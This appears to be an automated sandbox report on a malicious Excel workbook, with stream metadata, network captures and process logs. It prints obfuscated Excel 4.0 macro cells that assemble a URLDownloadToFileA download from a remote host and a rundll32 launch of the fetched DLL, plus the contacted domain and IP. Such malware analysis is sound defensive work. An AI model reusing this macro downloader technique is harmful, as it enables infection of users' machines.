Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 9f 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

<table>
<tr><th>General</th><th></th></tr>
<tr><td>Stream Path:</td><td>\x5SummaryInformation</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Stream Size:</td><td>4096</td></tr>
<tr><td>Entropy:</td><td>0.254255489206</td></tr>
<tr><td>Base64 Encoded:</td><td>False</td></tr>
<tr><td>Data ASCII:</td><td>. . . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . .
. . . T . . . . ` . . . . x . . . .
. . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . .
. . . .</td></tr>
<tr><td>Data Raw:</td><td>fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00</td></tr>
</table>

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 79968

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	79968

General	
Entropy:	3.63805791013
Base64 Encoded:	True
Data ASCII:	. . . . g 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=before.2.4.0.sheet!AK28(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&FORMULA(AP41&""2
"",AD15)","=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&FORMULA(AQ41,AE15)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AE14(),=Doc2!AC12(),,,"=FORMULA(AO36&AO37&AO38
39&AO40&AO41,AO25)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AG24(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(AO
3&Doc2!AC12&AG25&""A"",""JJC""&""CBB"",0,before.2.4.0.sheet!A100,""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&before.2.4.0.sheet!AQ30,0)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AO5(),,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REPLACE(before.2.4.0.sheet!AQ25,6,1,before.2.4.0.sheet!AQ26)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REPLACE(AP34,6,1,before.2.4.0.sheet!AL12)",,,,,,,,URLMon,,egist,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=A
2(),,,,,,,,,,erServer,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&EXEC(before.2.4.0.sheet!AD15&before.2.4.0.sheet!AQ30&before.2.4.0.sheet!AE
AG24)",,,,r,",",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,u,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,l,..\idefje.ekfd,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,3,File
,,,,,,,,,,,,,,,,,,,,,,Dow,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,M,URL,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,rundll3,",DllR",,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,"=REPLACE(Doc1!AP35,7,7,""nloadTo"")","=REPLACE(Doc1!AP39,7,7,"""")","=REPLACE(#REF!AB7&#REF!AB8&#REF!AB9&#REF!AB10&#REF!AB11,7,7,""l3"")",=Doc1!AH16(),
```

Network Behavior

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2021 17:00:18.071343899 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.121532917 CET	443	49712	185.151.30.170	192.168.2.3
Feb 21, 2021 17:00:18.121731043 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.124519110 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.176884890 CET	443	49712	185.151.30.170	192.168.2.3
Feb 21, 2021 17:00:18.176923037 CET	443	49712	185.151.30.170	192.168.2.3
Feb 21, 2021 17:00:18.177021027 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.177071095 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.564457893 CET	49712	443	192.168.2.3	185.151.30.170
Feb 21, 2021 17:00:18.614737988 CET	443	49712	185.151.30.170	192.168.2.3
Feb 21, 2021 17:00:18.614850044 CET	49712	443	192.168.2.3	185.151.30.170

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2021 17:00:04.168713093 CET	57544	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:04.219707966 CET	53	57544	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:05.026417971 CET	55984	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:05.079755068 CET	53	55984	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:06.287300110 CET	64185	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:06.336138964 CET	53	64185	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:07.620486975 CET	65110	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:07.672086000 CET	53	65110	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:08.589802027 CET	58361	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:08.647079945 CET	53	58361	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:13.895869970 CET	63492	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:13.946034908 CET	53	63492	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:15.008016109 CET	60831	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:15.069957972 CET	53	60831	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:15.527681112 CET	60100	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:15.563371897 CET	53195	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:15.589564085 CET	53	60100	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:15.614926100 CET	53	53195	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:16.533296108 CET	60100	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:16.603981972 CET	53	60100	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:17.549069881 CET	60100	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:17.606180906 CET	53	60100	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:18.010147095 CET	50141	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:18.069545984 CET	53	50141	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:18.168965101 CET	53023	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:18.219296932 CET	53	53023	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:18.349296093 CET	49563	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:18.410680056 CET	53	49563	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:19.175225973 CET	51352	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:19.226830959 CET	53	51352	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:19.565435886 CET	60100	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:19.614847898 CET	53	60100	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:20.014580011 CET	59349	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:20.095021009 CET	53	59349	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:21.098912001 CET	57084	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:21.150847912 CET	53	57084	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:22.072396040 CET	58823	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:22.121110916 CET	53	58823	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:23.051172972 CET	57568	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:23.099931002 CET	53	57568	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:23.568903923 CET	60100	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:23.628787994 CET	53	60100	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:24.339606047 CET	50540	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:24.388638973 CET	53	50540	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:25.668365955 CET	54366	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:25.717317104 CET	53	54366	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:27.269191027 CET	53034	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:27.317852020 CET	53	53034	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:36.649732113 CET	57762	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:36.701723099 CET	53	57762	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:42.331270933 CET	55435	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:42.391452074 CET	53	55435	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:57.591272116 CET	50713	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:57.667383909 CET	53	50713	8.8.8.8	192.168.2.3
Feb 21, 2021 17:00:58.375298023 CET	56132	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:00:58.426968098 CET	53	56132	8.8.8.8	192.168.2.3
Feb 21, 2021 17:01:13.024169922 CET	58987	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:01:13.076191902 CET	53	58987	8.8.8.8	192.168.2.3
Feb 21, 2021 17:01:19.073431969 CET	56579	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:01:19.140789032 CET	53	56579	8.8.8.8	192.168.2.3
Feb 21, 2021 17:01:47.335609913 CET	60633	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:01:47.389107943 CET	53	60633	8.8.8.8	192.168.2.3
Feb 21, 2021 17:01:49.108612061 CET	61292	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:01:49.174184084 CET	53	61292	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 21, 2021 17:02:58.579813957 CET	63619	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:02:58.668560982 CET	53	63619	8.8.8.8	192.168.2.3
Feb 21, 2021 17:03:00.025510073 CET	64938	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:03:00.110675097 CET	53	64938	8.8.8.8	192.168.2.3
Feb 21, 2021 17:03:01.211570978 CET	61946	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:03:01.269169092 CET	53	61946	8.8.8.8	192.168.2.3
Feb 21, 2021 17:03:02.474334002 CET	64910	53	192.168.2.3	8.8.8.8
Feb 21, 2021 17:03:02.532783985 CET	53	64910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 21, 2021 17:00:18.010147095 CET	192.168.2.3	8.8.8.8	0xb4e5	Standard query (0)	kashful.so ftwarebd.biz	A (IP address)	IN (0x0001)
Feb 21, 2021 17:00:18.349296093 CET	192.168.2.3	8.8.8.8	0xca30	Standard query (0)	cert.int-x 1.letsencrypt.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 21, 2021 17:00:18.069545984 CET	8.8.8.8	192.168.2.3	0xb4e5	No error (0)	kashful.so ftwarebd.biz		185.151.30.170	A (IP address)	IN (0x0001)
Feb 21, 2021 17:00:18.410680056 CET	8.8.8.8	192.168.2.3	0xca30	No error (0)	cert.int-x 1.letsencrypt.org	crl.root-x1.letsencrypt.org.edgekey.net		CNAME (Canonical name)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 21, 2021 17:00:18.176884890 CET	185.151.30.170	443	192.168.2.3	49712	CN=www.stackssl.com	CN=Let's Encrypt Authority X1, O=Let's Encrypt, C=US	Mon Mar 21 15:13:00 CET 2016	Sun Jun 19 16:13:00 CEST 2016	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6504 Parent PID: 792

General

Start time:	17:00:14
Start date:	21/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1380000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	190F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A886AE11.tmp	success or wait	1	14F495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B25ABC9C.tmp	success or wait	1	14F495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13F20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	13F211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	13F213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	13F213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6780 Parent PID: 6504

General

Start time:	17:00:18
Start date:	21/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\idefje.ekfd,DllRegisterServer
Imagebase:	0x1200000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis